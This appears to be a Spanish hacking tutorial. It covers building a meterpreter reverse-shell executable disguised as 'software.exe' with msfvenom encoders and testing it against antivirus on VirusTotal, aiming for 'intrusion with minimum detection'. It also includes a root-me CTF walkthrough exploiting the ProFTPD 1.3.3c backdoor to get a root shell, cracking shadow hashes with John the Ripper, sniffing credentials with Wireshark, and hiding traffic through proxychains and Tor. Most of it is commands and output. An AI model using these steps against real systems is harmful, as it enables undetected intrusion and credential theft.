x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic	normal	Dynamic key XOR Encoder

Incrustar el codificador en un apk malicioso:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.222.128  
LPORT=4444 -e x86/shikata_ga_nai -i 8 -f exe -o /home/whoami/Escritorio/software.exe
```

"-a" tipo de arquitectura.

"-p" tipo de payload.

"-e" añadir el encoder.

"-i" número de veces que se codifica el payload.

"-f" formato de salida.

"-o" guardar el payload.

Encoder → shikata_ga_nai

Rank → excellent

```
[root@R3LI4NT ~]# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.222.128 LPORT=444 -e x86/shikata_ga_nai -i 8 -f exe -o /home/whoami/Escritorio/software.exe
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai chosen with final size 570
Payload size: 570 bytes
Final size of exe file: 73802 bytes
Saved as: /home/whoami/Escritorio/software.exe
```

Una vez codificado el apk, lo pasamos por virustotal.com y nos arrojará resultados de posibles evasiones:

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis	① Suspicious	Ad-Aware	① Trojan.CryptZ.Gen
AhnLab-V3	① Trojan/Win32.Shell.R1283	ALYac	① Trojan.CryptZ.Gen
SecureAge APEX	① Malicious	Arcabit	① Trojan.CryptZ.Gen
Avast	① W32.S...-D+L-B!M...1	AVG	① W32.S...-D+L-B!M...1

52 de 68 Antivirus marcaron el apk como malicioso, mientras 16 pasaron por alto.

Probemos con otro encoder:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.222.128 LPORT=4444 -e x86/service -i 4 -f exe -o /home/whoami/Escritorio/software.exe
```

```
[root@R3LI4NT ~]# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.222.128 LPORT=444 -e x86/service -i 4 -f exe -o /home/whoami/Escritorio/software.exe
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/service
x86/service succeeded with size 890 (iteration=0)
x86/service succeeded with size 1426 (iteration=1)
x86/service succeeded with size 1962 (iteration=2)
x86/service succeeded with size 2498 (iteration=3)
x86/service chosen with final size 2498
Payload size: 2498 bytes
Final size of exe file: 73802 bytes
Saved as: /home/whoami/Escritorio/software.exe
```

Encoder → service

Rank → manual

AegisLab	✓ Undetected	Alibaba	✓ Undetected
Baidu	✓ Undetected	CMC	✓ Undetected
Avast	✓ Undetected	F-Secure	✓ Undetected
Panda	✓ Undetected	Kingsoft	✓ Undetected
Palo Alto Networks	✓ Undetected	Qihoo-360	✓ Undetected
TACHYON	✓ Undetected	Tencent	✓ Undetected
TotalAV	✓ Undetected	Webroot	✓ Undetected
Zillya	✓ Undetected	Zoner	✓ Undetected
ZoneAlarm by Check Point	⌚ Timeout	Avast-Mobile	⌚ Unable to process file type
BitDefenderFalk	⌚ Unable to process file type	Symantec Mobile Insight	⌚ Unable to process file type
Tramino	⌚ Unable to process file type	Trustlook	⌚ Unable to process file type



Antivirus como Avast, Panda, AV, siendo lo más conocidos y en mayor de los casos muy instalados, no lo detecta.

Conclusión: se trata de ir probando codificadores e ir analizándolo para obtener una mejor probabilidad de intrusión con la mínima detección posible, lo mismo con los valores.

FLAG CTF - Capture the Flag

Captura la bandera es un juego en donde dos equipos tienen que resolver desafíos en el menor tiempo posible y antes que el enemigo, las banderas son llaves "keys". Estas competiciones permiten poner a prueba nuestras habilidades de hacking mediante diferentes retos que nos propongan. Contiene una variedad de categorías: Criptografía, Análisis Forense, Esteganografía, Explotación, Hacking Web, Ingeniería Inversa y mucho más.


Plataformas para practicar de forma legal:

- <https://www.hackthebox.eu/>
- <https://pentesterlab.com/>
- <https://www.root-me.org/>
- <https://www.vulnhub.com/>
- <https://tryhackme.com/>
- <https://www.hacker101.com/>

ROOT-ME

Root-me cuenta con más de 200 ejercicios y 50 entornos virtuales, además de ser gratuito, también podemos seleccionar nuestro idioma.

Realizaré una pequeña prueba, es importante crearse una cuenta para poder jugar, eligen cualquier sala y seleccionan el entorno virtual, en mi caso "Basic Pentesting 1".



Iniciamos el partido, nuestro objetivo se encuentra en el fichero `/passwd` para validar la flag. Comenzaremos con un escaneo básico con nmap a la dirección que nos proporcionaron: `ctf05.root-me.org`

```
nmap -p 21,22,80 -A ctf04.root-me.org
```

Escanear puertos específicos

Detección de SO y versiones, escaneo de scripts

```
[root@R3LI4NT] [/home/whoami/Escritorio]
# nmap -p 21,22,80 -A ctf04.root-me.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 23:10 CDT
Nmap scan report for ctf04.root-me.org (212.129.29.187)
Host is up (0.100s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2.4.37) (96%), Linux 3.2 (95%), Linux 4.4 (95%), Microsoft Windows XP SP3 (91%), BlueArc Titan 2100 NAS device (90%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (90%), VMware Player virtual NAT device (88%), Pirelli DP-10 VoIP phone (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.10 ms  192.168.58.2
2  0.09 ms  ctf04.root-me.org (212.129.29.187)
```

El puerto 21 tiene el servicio FTP corriendo, su versión es ProFTPD 1.3.3c.

Encontrar el exploit adecuado con Google:

The screenshot shows a Google search results page with the query "exploit ProFTPD 1.3.3c". The results include links to various exploit databases and forums. One result from Rapid7 points to a backdoor exploit for ProFTPD 1.3.3c, while others link to Aldeid's exploit database and Exploit-db.

- <https://www.rapid7.com> › unix › ftp ↗ Traducir esta página
ProFTPD-1.3.3c Backdoor Command Execution - Rapid7
30 may. 2018 — ... module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.
- <https://www.aldeid.com> › wiki › pr... ↗ Traducir esta página
Exploits/proftpd-1.3.3c-backdoor - aldeid
Exploits/proftpd-1.3.3c-backdoor · Description · Impacted systems · Exploit · Tools · Comments · Description · Exploit · Tools
- <https://www.exploit-db.com> › expl... ↗ Traducir esta página
ProFTPD-1.3.3c - Linux remote Exploit

Encontrar el exploit adecuado con Searchsploit:

searchsploit ProFTPD 1.3.3c

```
[root@R3LI4NT ~]# searchsploit ProFTPD 1.3.3c

Exploit Title | Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD 1.3.3c - Backdoor Command Execution (Metasploit) | linux/remote/16921.rb

Shellcodes: No Results

[root@R3LI4NT ~]# searchsploit ProFTPD 1.3

Exploit Title | Path
ProFTPD 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit) | linux/remote/16852.rb
ProFTPD 1.3 - 'mod_sql' 'Username' SQL Injection | multiple/remote/32798.pl
ProFTPD 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow | unix/local/1004.pl
ProFTPD 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit) | linux/remote/2856.pm
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (Metasploit) | linux/local/3330.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow (Metasploit) | linux/local/3333.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Overflow (Metasploit) | linux/local/3730.txt
ProFTPD 1.3.0 - 'mod_ctrls' 'support' Local Buffer Overflow (PoC) | linux/dos/2928.py
ProFTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit) | linux/remote/16878.rb
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit) | linux/remote/16851.rb
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36809.py
```

Ejecutamos metasploit y buscamos un módulo para aprovechar dicha vulnerabilidad:

search ProFTPD 1.3.3c

```
msf6 > search ProFTPD 1.3.3c
Matching Modules
=====
#  Name
-  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02   excellent  No  ProFTPD 1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

"use 0" para seleccionar el módulo o "use exploit/ftp/proftpd_133c_backdoor".

A continuación, hay que asignar el RHOST, se obtiene haciendo ping a la dirección:

```
(whoami@R3LI4NT)~]
$ ping ctf05.root-me.org
PING ctf05.root-me.org (212.129.29.187) 56(84) bytes of data.
64 bytes from ctf05.root-me.org (212.129.29.187): icmp_seq=1 ttl=128 time=233 ms
64 bytes from ctf05.root-me.org (212.129.29.187): icmp_seq=2 ttl=128 time=253 ms
```

set RHOSTS 212.129.29.187

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 212.129.29.187  
RHOSTS ⇒ 212.129.29.187
```

Buscamos el payload correspondiente:

show payloads

Compatible Payloads				
#	Name	Disclosure Date	Rank	Check
0	[payload/cmd/unix/bind_perl](#)		normal	No
1	payload/cmd/unix/bind_perl_ipv6		normal	No
2	payload/cmd/unix/generic		normal	No
3	payload/cmd/unix/reverse		normal	No
4	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No
5	[payload/cmd/unix/reverse_perl](#)		normal	No
6	payload/cmd/unix/reverse_perl_ssl		normal	No
7	payload/cmd/unix/reverse_ssl_double_telnet		normal	No
	payload/unix/reverse_tcp_ssl (telnet)			

Recomiendo el reverse_perl o bind_perl.

Seleccionar el payload:

set payload cmd/unix/bind_perl

Por último, añadimos el LHOST y ejecutamos "exploit":

set LHOST 192.168.1.9

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit  
[*] 212.129.29.187:21 - Sending Backdoor Command  
[*] Started bind TCP handler against 212.129.29.187:4444  
[*] Command shell session 1 opened (0.0.0.0:0 → 212.129.29.187:4444) at 2021-07-07 23:54:22 -0500
```



Se abrirá una sesión meterpreter y ejecutamos "ls" para mostrar todos los ficheros:

```
[*] Command shell session 1 opened (0.0.0.0:0 → 212.129.29.187:4444) at 2021-07-07 23:54:22 -0500
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
passwd
proc
root
run
sbin
snap
srv
sys
tmp
usr
```

Fichero objetivo



Con "cat" mostramos el contenido:

cat passwd

Key para validar la flag



cat passwd

d207e78bfa322dfa0288fd9e0f910e33

Password Found!

validación

Enhorabuena, El entorno virtual esta comprometido. La máquina se detendrá.

Digita la contraseña

Enviar

JOHN THE RIPPER

John the Ripper es una herramienta para descifrar contraseñas utilizando la fuerza bruta por parte de diccionarios, su propósito principal es detectar contraseñas débiles y tener acceso remoto o local. Detecta los tipos de hash que contiene e incluye un cracker personalizado.

A modo de ejemplo creare un usuario y contraseña:

```
root@R3LI4NT:/home/whoami# useradd admin
root@R3LI4NT:/home/whoami# passwd admin
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
```

En el archivo shadow encontramos la contraseña con seguridad (hash).

```
cd /etc/
nano shadow
```

```
debian-tor:**:18624:0:99999:7:::
privoxy:**:18624:0:99999:7:::
admin:$6$j3jmAArEFVBJS1J$yZdq/3A6kZeDPHsYW1XBWvBuz45cqhg6BKCrQY3GE/kvdOf2eqTUHfulxEegbjckxA1>
[REDACTED]

^G Ver ayuda      ^O Guardar      ^W Buscar      ^K Cortar      ^J Justificar      ^C Posición
^X Salir          ^R Leer fich.    ^Y Reemplazar   ^U Pegar       ^T Ortografía     ^L Ir a linea
```

Combinar los dos archivos en uno:

```
unshadow /etc/passwd /etc/shadow > descifrar.txt
```

Por defecto, john trae un diccionario el cual se puede modificar:

```
cd /usr/share/john/
nano password.lst
```

```
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
[ 3559 líneas leídas ]
^G Ver ayuda      ^O Guardar      ^W Buscar      ^K Cortar      ^J Justificar      ^C Posición
^X Salir          ^R Leer fich.    ^Y Reemplazar   ^U Pegar       ^T Ortografía     ^L Ir a linea
```

Descifrar contraseña:

```
john --format=sha512crypt descifrar.txt
```

```
root@R3LI4NT:/# john --format=sha512crypt descifrar.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
[12345] [Candidate]
```

↓ ↓
Password User

Mostrar lista de formatos de cifrado compatibles:

```
john --list=formats
```

Recordar la contraseña crackeada:

```
john --show diccionario.txt
```

Single crack: realizar un crackeo más rápido.

```
john --single diccionario.txt
```

Incremental: prueba todas las posibles combinaciones de caracteres para dar con la clave, considerado muy potente.

```
john --incremental diccionario.txt
```

Sus modos: all, alpha, alnum, digits, lanman.

Ej:

```
john --incremental=digits diccionario.txt
```

```
john -i =alpha diccionario.txt
```


WIRESHARK

Wireshark es un analizador de paquetes multiplataforma muy popular entre los administradores de redes. Funciona como un sniffer, realiza un escaneo en la red de todo el tráfico generado en un tiempo específico, tiene la posibilidad de capturar credenciales y cookies.


Protocolos que lee:

- TCP
- HTTP
- SSL
- DNS
- ARP
- POP
- FTP

Seleccionamos la interfaz disponible a capturar.



Comenzará a capturar los paquetes que viajan en nuestra red:



Protocolo ICMP: Muestra las conversaciones (peticiones) entre el ordenador y puerta de enlace.

ping google.com


No.	Time	Source	Destination	Protocol	Length	Info
17	5.107457	192.168.1.6		ICMP	74	Echo (ping) request id=0x0001, seq=23/5888, ttl=128
18	5.126593		192.168.1.6	ICMP	74	Echo (ping) reply id=0x0001, seq=23/5888, ttl=115
20	6.116063	192.168.1.6		ICMP	74	Echo (ping) request id=0x0001, seq=24/6144, ttl=128
21	6.135491		192.168.1.6	ICMP	74	Echo (ping) reply id=0x0001, seq=24/6144, ttl=115
22	7.131420	192.168.1.6		ICMP	74	Echo (ping) request id=0x0001, seq=25/6400, ttl=128
23	7.151070		192.168.1.6	ICMP	74	Echo (ping) reply id=0x0001, seq=25/6400, ttl=115
24	8.147696	192.168.1.6		ICMP	74	Echo (ping) request id=0x0001, seq=26/6656, ttl=128
25	8.167441		192.168.1.6	ICMP	74	Echo (ping) reply id=0x0001, seq=26/6656, ttl=115

Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface \Device\NPF_{E25CA2E2-46D9-4D43-ADCE-BBF9D62BFF
 Ethernet II, Src: LiteonTe_ab:87:03 (.....), Dst: ZyxelCom_6e:c7:cc (.....)
 Internet Protocol Version 4, Src: 192.168.1.6, Dst:
 Internet Control Message Protocol

Protocolo DNS: Ver el comportamiento/consulta.


No.	Time	Source	Destination	Protocol	Length	Info
5	3.018272	192.168.1.6	192.168.1.1	DNS	70	Standard query 0x1f6e A google.com
6	3.194866	192.168.1.6	192.168.1.1	DNS	70	Standard query 0x1f6e A google.com
7	3.265782	192.168.1.1	192.168.1.6	DNS	86	Standard query response 0x1f6e A google.com A
9	3.478277	192.168.1.1	192.168.1.6	DNS	86	Standard query response 0x1f6e A google.com A

Capturando credenciales (Protocolo HTTP):



Filtrar una IP:


ping.addr == *IP*



Obtener los GET y POST capturados:

http.request

Follow TCP Stream: Extraer toda la secuencia del paquete completo.



Capturar paquetes TCP sobre el puerto 443:

tcp.port == 443

Filtrar paquetes del protocolo Ethernet:

```
eth.addr == ff:ff:ff:ff:ff:ff
```

```
eth.src == ff:ff:ff:ff:ff:ff
```

```
eth.dst == ff:ff:ff:ff:ff:ff
```



Filtrar por dominio o host:

No.	Time	Source	Destination	Protocol	Length	Info
88	3.423544	192.168.1.6	34.239.239.22	HTTP	531	GET / HTTP/1.1
118	5.483026	192.168.1.6	34.239.239.22	HTTP	461	GET /wp-includes/js/mediaelement/wp-mediaelement/
119	5.489304	192.168.1.6	34.239.239.22	HTTP	469	GET /wp-includes/js/mediaelement/renderers/vim
120	5.494588	192.168.1.6	34.239.239.22	HTTP	554	GET /wp-content/uploads/2020/11/MH.png HTTP/1.
121	5.501211	192.168.1.6	34.239.239.22	HTTP	497	GET /wp-content/uploads/2020/11/MLR2.png HTTP/
128	5.723329	192.168.1.6	34.239.239.22	HTTP	504	GET /wp-content/uploads/2020/12/FIESTAS2020.jp
135	5.762187	192.168.1.6	34.239.239.22	HTTP	510	GET /wp-content/uploads/2020/12/noticia01-768x
136	5.772268	192.168.1.6	34.239.239.22	HTTP	499	GET /wp-content/uploads/2020/11/TapaALL.png HTT

Excluir protocolos de los paquetes capturados:

Ejemplo

```
not ssl
```

```
not dns
```

```
not http
```

```
not tcp
```

Filtrar comunicación de correos electrónicos:

Protocolo

Mostrar el tráfico:

Filtrar el tráfico entre dos servidores:

IP 1

IP 2

Filtrar paquetes enviados por un dispositivo:

PROXYCHAINS

ProxyChains es una herramienta de código abierto que proporciona anonimato y seguridad. Redirige las conexiones TCP a través de proxys como SOCKS4, SOCKS5, TOR, HTTP(S), permitiendo ocultar nuestra verdadera dirección IP del tráfico, evadir IDS y firewalls.

Instalación y uso:

Primeramente, instalamos tor desde la terminal:

```
sudo apt-get install tor
```

```
root@R3LI4NT:/home/whoami# sudo apt-get install tor
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
tor ya está en su versión más reciente (0.4.4.5-1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 919 no actualizados.
root@R3LI4NT:/home/whoami#
```

Iniciar tor:

```
sudo service tor start
```

Comprobar si ha iniciado:

```
sudo service tor status
```

```
whoami@R3LI4NT:~$ sudo service tor start
whoami@R3LI4NT:~$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: active (exited) since Sat 2021-01-30 02:52:03 CET; 14s ago
    Process: 1312 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1312 (code=exited, status=0/SUCCESS)

ene 30 02:52:03 R3LI4NT systemd[1]: Starting Anonymizing overlay network for TCP (multi-instance>
ene 30 02:52:03 R3LI4NT systemd[1]: Finished Anonymizing overlay network for TCP (multi-instance>
```

Seguidamente, modificamos el archivo de proxychains:

```
sudo nano /etc/proxychains.conf
```

Realizar los siguientes cambios:

- Desmarcar (#) la línea `dynamic_chain`
- Comentar (#) la línea `strict_chain`
- Agregar al final `socks5 127.0.0.1 9050`

```

GNU nano 4.9.3                               /etc/proxychains.conf                                Modificado
# proxychains.conf   Ver 3.1
#
#       HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
#(dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 9050

```

CTRL + O para guardar.

CTRL + X para salir.

